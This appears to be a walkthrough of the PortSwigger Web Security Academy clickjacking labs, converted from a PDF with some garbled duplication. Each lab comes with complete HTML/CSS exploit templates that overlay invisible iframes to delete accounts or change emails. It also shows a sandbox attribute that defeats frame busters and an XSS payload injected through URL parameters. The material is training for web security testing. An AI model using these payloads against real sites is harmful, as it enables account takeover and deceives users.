


What is clickjacking?

Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website. Consider the following example:

A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize. Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site. This is an example of a clickjacking attack. The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an iframe. The iframe is overlaid on top of the user's anticipated decoy web page content. This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user's knowledge or input.



What is clickjacking? - Continued

Protection against CSRF attacks is often provided by the use of a CSRF token: a session-specific, single-use number or nonce. Clickjacking attacks are not mitigated by the CSRF token as a target session is established with content loaded from an authentic website and with all requests happening on-domain. CSRF tokens are placed into requests and passed to the server as part of a normally behaved session. The difference compared to a normal user session is that the process occurs within a hidden iframe.

How to construct a basic clickjacking attack

Clickjacking attacks use CSS to create and manipulate layers. The attacker incorporates the target website as an iframe layer overlaid on the decoy website. An example using the style tag and parameters is as follows:

```
<head>
  <style>
    #target_website {
      position: relative;
      width: 128px;
      height: 128px;
      opacity: 0.00001;
      z-index: 2;
    }
    #decoy_website {
      position: absolute;
      width: 300px;
      height: 400px;
      z-index: 1;
    }
  </style>
</head>
...
<body>
  <div id="decoy_website">
    ...decoy web content here...
  </div>
  <iframe id="target_website" src="https://vulnerable-website.com">
  </iframe>
</body>
```

How to construct a basic clickjacking attack - Continued

The target website iframe is positioned within the browser so that there is a precise overlap of the target action with the decoy website using appropriate width and height position values. Absolute and relative position values are used to ensure that the target website accurately overlaps the decoy regardless of screen size, browser type and platform. The z-index determines the stacking order of the iframe and website layers. The opacity value is defined as 0.0 (or close to 0.0) so that the iframe content is transparent to the user. Browser clickjacking protection might apply threshold-based iframe transparency detection (for example, Chrome version 76 includes this behavior but Firefox does not). The attacker selects opacity values so that the desired effect is achieved without triggering protection behaviors.

➤ Basic clickjacking with CSRF token protection

Lab: Basic clickjacking with CSRF token protection

APPRENTICE

LAB Solved

This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will click on elements that display the word "click" on a decoy website.

To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The lab is solved when the account is deleted.

You can log in to your own account using the following credentials: `wiener:peter`

Note
The victim will be using Chrome so test your exploit on that browser.

ACCESS THE LAB

**Login the account with following credentials: `wiener:peter`

The screenshot shows a web browser window with the following details:

- URL:** `https://0a160063036f422080b903f0006e003e.web-security-academy.net/my-account?id=wiener`
- Page Title:** Basic clickjacking with CSRF token protection
- Web Security Academy Logo:** Located at the top left.
- User Information:** Your username is: `wiener`
- Email Input Field:** An input field labeled "Email" with the placeholder "Email".
- Update email Button:** A green button labeled "Update email".
- Delete account Button:** A green button labeled "Delete account".
- Navigation and Status:** Includes links for "Go to exploit server", "Back to lab description", "Home", "My account", and "Log out". A "LAB Not solved" badge is visible.
- Toolbar:** Standard browser toolbar icons for back, forward, search, etc.

Go to the exploit server and paste the following HTML template into the **Body section.
Then Click **View Exploit** option.

```
<iframe src="https://0a160063036f422080b903f0006e003e.web-security-academy.net/my-account"></iframe>
```

The screenshot shows a web-based exploit editor. The top part displays a title "Basic clickjacking with CSRF token protection" and a "LAB" button. The bottom part shows the exploit configuration with the following details:

- File:** /exploit
- Head:** HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
- Body:** <iframe src="https://0a160063036f422080b903f0006e003e.web-security-academy.net/my-account"></iframe>

At the bottom, there are four buttons: **Store**, **View exploit** (highlighted in orange), **Deliver exploit to victim**, and **Access log**.

Go to the exploit server and paste the following HTML template into the **Body section. Then Click **View Exploit** option.

Code:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 495px;
    left: 70px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a160063036f422080b903f0006e003e.web-security-
academy.net/my-account"></iframe>
```

Body:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 495px;
    left: 70px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a160063036f422080b903f0006e003e.web-security-academy.net/my-account"></iframe>
```

Store View exploit Deliver exploit to victim Access log

Basic clickjacking with CSRF token protection

Go to exploit server

Not solved

Click to see description Home | My account | Log out

My Account

Your username is: wiener

Email

Update email


Do Test me

** Now change the opacity value to 0.000001

Body:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.000001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 495px;
    left: 70px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a160063036f422080b903f0006e003e.web-security-academy.net/my-account"></iframe>
```

Store View exploit Deliver exploit to victim Access log



** Hover over **Test me** and ensure the cursor changes to a hand indicating that the div element is positioned correctly. **Do not actually click the "Delete account" button yourself.** If you do, the lab will be broken and you will need to wait until it resets to try again (about 20 minutes). If the div does not line up properly, adjust the `top` and `left` properties of the style sheet.

** Once you have the div element lined up correctly, change "Test me" to "Click me" and click **Store**.

Body:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.000001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 495px;
    left: 70px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="https://0a0e00c604b2a32381e96bb1006200b4.web-security-academy.net/my-account"></iframe>
```

** Click on **Deliver exploit to victim** and the lab should be solved.

A screenshot of a web browser displaying a solved lab from the Web Security Academy. The title is 'Basic clickjacking with CSRF token protection'. A message at the top says 'Congratulations, you solved the lab!'. Below it, a note says 'This is your server. You can use the form below to save an exploit, and send it to the victim.' and 'Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' A 'Craft a response' section shows a URL field containing 'URL: https://exploit-0a7e00d504cfa35f81d46a5501390067.exploit-server.net/exploit' and an 'HTTPS' checkbox which is checked. The file input field contains '/exploit'. The head section shows 'HTTP/1.1 200 OK' and 'Content-Type: text/html; charset=utf-8'. A 'LAB Solved' badge is visible in the top right corner.

** "Click Me" button which is a decoy website action overlaid by Target website "Delete Account" action. (User click on "Click Me" button but actually they click on invisible iframe "Delete Account" option)

Clickbandit

Although you can manually create a clickjacking proof of concept as described above, this can be fairly tedious and time-consuming in practice. When you're testing for clickjacking in the wild, we recommend using Burp's Clickbandit tool instead. This lets you use your browser to perform the desired actions on the frameable page, then creates an HTML file containing a suitable clickjacking overlay. You can use this to generate an interactive proof of concept in a matter of seconds, without having to write a single line of HTML or CSS.

Clickjacking with prefilled form input

Some websites that require form completion and submission permit prepopulation of form inputs using GET parameters prior to submission. Other websites might require text before form submission. As GET values form part of the URL then the target URL can be modified to incorporate values of the attacker's choosing and the transparent "submit" button is overlaid on the decoy site as in the basic clickjacking example.

➤ Clickjacking with form input data prefilled from a URL parameter

Lab: Clickjacking with form input data prefilled from a URL parameter



This lab extends the basic clickjacking example in Lab: Basic clickjacking with CSRF token protection. The goal of the lab is to change the email address of the user by prepopulating a form using a URL parameter and enticing the user to inadvertently click on an "Update email" button.

To solve the lab, craft some HTML that frames the account page and fools the user into updating their email address by clicking on a "Click me" decoy. The lab is solved when the email address is changed.

You can log in to your own account using the following credentials: `wiener:peter`

Note

The victim will be using Chrome so test your exploit on that browser.

Hint



**Login the account with following credentials: `wiener:peter`



Clickjacking with form input data prefilled from a URL parameter

LAB Not solved

[Go to exploit server](#)

[Back to lab description](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: `wiener`

Your email is: `wiener@normal-user.net`

Email

[Update email](#)



** Go to the exploit server and paste the following HTML template into the **Body** section. Then Click **View Exploit** option.

Code:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 445px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0aec00d003e27375818acb0700b100ed.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```

** Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.



** Now change the opacity value to 0.00001


** Once you have the div element lined up correctly, change "Test me" to "Click me" and click **Store**.

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.00001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 445px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="https://0aec00d003e2737581acb0700b100ed.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```

Store **View exploit** **Deliver exploit to victim** **Access log**



**** Click on Deliver exploit to victim and the lab should be solved.**

WebSecurity Academy | Clickjacking with form input data prefilled from a URL parameter | Back to lab description » | LAB Solved

Congratulations, you solved the lab! | Share your skills! | Continue learning »

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0ab900ad032d73398116ca1101670036.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Frame busting scripts

Clickjacking attacks are possible whenever websites can be framed. Therefore, preventative techniques are based upon restricting the framing capability for websites. A common client-side protection enacted through the web browser is to use frame busting or frame breaking scripts. These can be implemented via proprietary browser JavaScript add-ons or extensions such as NoScript. Scripts are often crafted so that they perform some or all of the following behaviors:

- check and enforce that the current application window is the main or top window,
- make all frames visible,
- prevent clicking on invisible frames,
- intercept and flag potential clickjacking attacks to the user.

Frame busting scripts - Continued

Frame busting techniques are often browser and platform specific and because of the flexibility of HTML they can usually be circumvented by attackers. As frame busters are JavaScript then the browser's security settings may prevent their operation or indeed the browser might not even support JavaScript. An effective attacker workaround against frame busters is to use the HTML5 iframe `sandbox` attribute. When this is set with the `allow-forms` or `allow-scripts` values and the `allow-top-navigation` value is omitted then the frame buster script can be neutralized as the iframe cannot check whether or not it is the top window:

```
<iframe id="victim_website" src="https://victim-website.com" sandbox="allow-forms"></iframe>
```

Both the `allow-forms` and `allow-scripts` values permit the specified actions within the iframe but top-level navigation is disabled. This inhibits frame busting behaviors while allowing functionality within the targeted site.

➤ Clickjacking with a frame buster script

Lab: Clickjacking with a frame buster script

APPRENTICE
LAB Solved

This lab is protected by a frame buster which prevents the website from being framed. Can you get around the frame buster and conduct a clickjacking attack that changes the users email address?

To solve the lab, craft some HTML that frames the account page and fools the user into changing their email address by clicking on "Click me". The lab is solved when the email address is changed.

You can log in to your own account using the following credentials: `wiener:peter`

Note

The victim will be using Chrome so test your exploit on that browser.

**Login the account with following credentials: `wiener:peter`

Clickjacking with a frame buster script

Go to exploit server | Back to lab description >

Home | My account

Login

Username:

Password:

Log in

Clickjacking with a frame buster script

Go to exploit server | Back to lab description >

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email:

Update email

Go to the exploit server and paste the following HTML template into the **Body section. Then Click **View Exploit** option.

Code:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 445px;
    left: 70px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe sandbox="allow-forms"
src="https://0ac100c203ce617980d367b400320049.web-security-academy.net/my-
account?email=hacker@attacker-website.com"></iframe>
```


** Notice the use of the `sandbox="allow-forms"` attribute that neutralizes the frame buster script.

** Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.



** Now change the opacity value to 0.00001

** Once you have the div element lined up correctly, change "Test me" to "Click me" and click **Store**.





** Click on **Deliver exploit to victim** and the lab should be solved.

A screenshot of the Web Security Academy interface. The title is "Clickjacking with a frame buster script". A green "Solved" badge is visible. The message "Congratulations, you solved the lab!" is displayed. Below it, instructions say: "This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome." A "Craft a response" section contains a form with fields for URL, HTTPS checkbox, File input (containing "/exploit"), and Head input (containing "HTTP/1.1 200 OK").

Combining clickjacking with a DOM XSS attack

So far, we have looked at clickjacking as a self-contained attack. Historically, clickjacking has been used to perform behaviors such as boosting "likes" on a Facebook page. However, the true potency of clickjacking is revealed when it is used as a carrier for another attack such as a DOM XSS attack. Implementation of this combined attack is relatively straightforward assuming that the attacker has first identified the XSS exploit. The XSS exploit is then combined with the iframe target URL so that the user clicks on the button or link and consequently executes the DOM XSS attack.

➤ Exploiting clickjacking vulnerability to trigger DOM-based XSS

Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS

PRACTITIONER

LAB Solved

This lab contains an XSS vulnerability that is triggered by a click. Construct a clickjacking attack that fools the user into clicking the "Click me" button to call the `print()` function.

Note

The victim will be using Chrome so test your exploit on that browser.

ACCESS THE LAB



Submit feedback

Name:

Kausik

Email:

kausik@gmail.com

Subject:

Math

Message:

Math is my favorite subject.

Submit feedback

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback

Thank you for submitting feedback, Kausik!

** This lab (Name Field) contains an XSS vulnerability that is triggered by a click

Submit feedback

Name:

Email:

kausik@gmail.com

Subject:


Math

Message:

Math is my favorite subject!

Submit feedback

Thank you for submitting feedback, Kausik!



Go to the exploit server and paste the following HTML template into the **Body section.
Then Click **View Exploit** option.

Code:

```
<style>
    iframe {
        position: relative;
        width: 500px;
        height: 700px;
        opacity: 0.1;
        z-index: 2;
    }
    div {
        position: absolute;
        top: 615px;
        left: 70px;
        z-index: 1;
    }
</style>
```

```

</style>
<div>Test me</div>
<iframe
src="https://0ad90047035f0d0380aef3840020004a.web-security-
academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>


```

** Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.



** Now change the opacity value to 0.000001

** Once you have the div element lined up correctly, change "Test me" to "Click me" and click Store.





Click me

*** Click on Deliver exploit to victim and the lab should be solved.

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL:

HTTPS

File:

Head:

Multistep clickjacking

Attacker manipulation of inputs to a target website may necessitate multiple actions. For example, an attacker might want to trick a user into buying something from a retail website so items need to be added to a shopping basket before the order is placed. These actions can be implemented by the attacker using multiple divisions or iframes. Such attacks require considerable precision and care from the attacker perspective if they are to be effective and stealthy.



➤ Multistep clickjacking

Lab: Multistep clickjacking

PRACTITIONER

LAB Solved

This lab has some account functionality that is protected by a CSRF token and also has a confirmation dialog to protect against Clickjacking. To solve this lab construct an attack that fools the user into clicking the delete account button and the confirmation dialog by clicking on "Click me first" and "Click me next" decoy actions. You will need to use two elements for this lab.

You can log in to the account yourself using the following credentials: wiener:peter

Note
The victim will be using Chrome so test your exploit on that browser.

ACCESS THE LAB

**Login the account with following credentials: wiener:peter

The screenshot shows a web browser window with the URL `http://lab700ca0445cfefb00699c700b600d2.web-security-academy.net/login`. The page title is "Multistep clickjacking". The "Web Security Academy" logo is at the top left. A green "LAB Not solved" button is at the top right. Below the title, there are "Go to exploit server" and "Back to lab description" links. The main content is a "Login" form with fields for "Username" (wiener) and "Password" (*****). A green "Log in" button is at the bottom of the form. The browser's address bar shows the full URL.

The screenshot shows a web browser window with the URL `http://lab700ca0445cfefb00699c700b600d2.web-security-academy.net/my-account?id_wiener`. The page title is "Multistep clickjacking". The "Web Security Academy" logo is at the top left. A green "LAB Not solved" button is at the top right. Below the title, there are "Go to exploit server" and "Back to lab description" links. The main content is a "My Account" page showing the message "Your username is: wiener". It has a "Email" input field, a green "Update email" button, and a green "Delete account" button. The browser's address bar shows the full URL.

Go to the exploit server and paste the following HTML template into the **Body section. Then Click **View Exploit** option.

Code:


```
<style>
    iframe {
        position: relative;
        width: 500px;
        height: 700px;
        opacity: 0.1;
        z-index: 2;
    }
    .firstClick, .secondClick {
        position: absolute;
        top: 490px;
        left: 50px;
        z-index: 1;
    }
    .secondClick {
        top: 285px;
        left: 195px;
    }
</style>


Test me first



Test me next


<iframe src="https://0ab700ca0445cfef800699c700b600d2.web-security-academy.net/my-account"></iframe>
```



**** Click **Store** and then **View exploit**.**

**** Hover over "Test me first" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the `firstClick` class of the style sheet.**

exploit-0a89009e0424cf11809498a0013600c5 exploit-server.net/exploit

Web! Acad Multistep clickjacking LAB Not solved

Go to exploit server Back to lab description

Home | My account | Log out

My Account

Your username is: wiener

Test me next

Email

Update email

Test me first

** Click **Test me first** then hover over **Test me next** and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the `secondClick` class of the style sheet.

exploit-0a89009e0424cf11809498a0013600c5 exploit-server.net/exploit

Web! Acad Multistep clickjacking LAB Not solved

Go to exploit server Back to lab description

Home | My account

Are you sure?

No, take me back **Test me next**

Test me first

** Now change the opacity value to 0.00001

** Once you have the div element lined up correctly, change "Test me first" to "Click me first", "Test me next" to "Click me next" and click **Store** on the exploit server.

Body:

```
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.00001;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position: absolute;
    top: 490px;
    left: 50px;
    z-index: 1;
  }
  .secondClick {
    top: 285px;
    left: 195px;
  }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
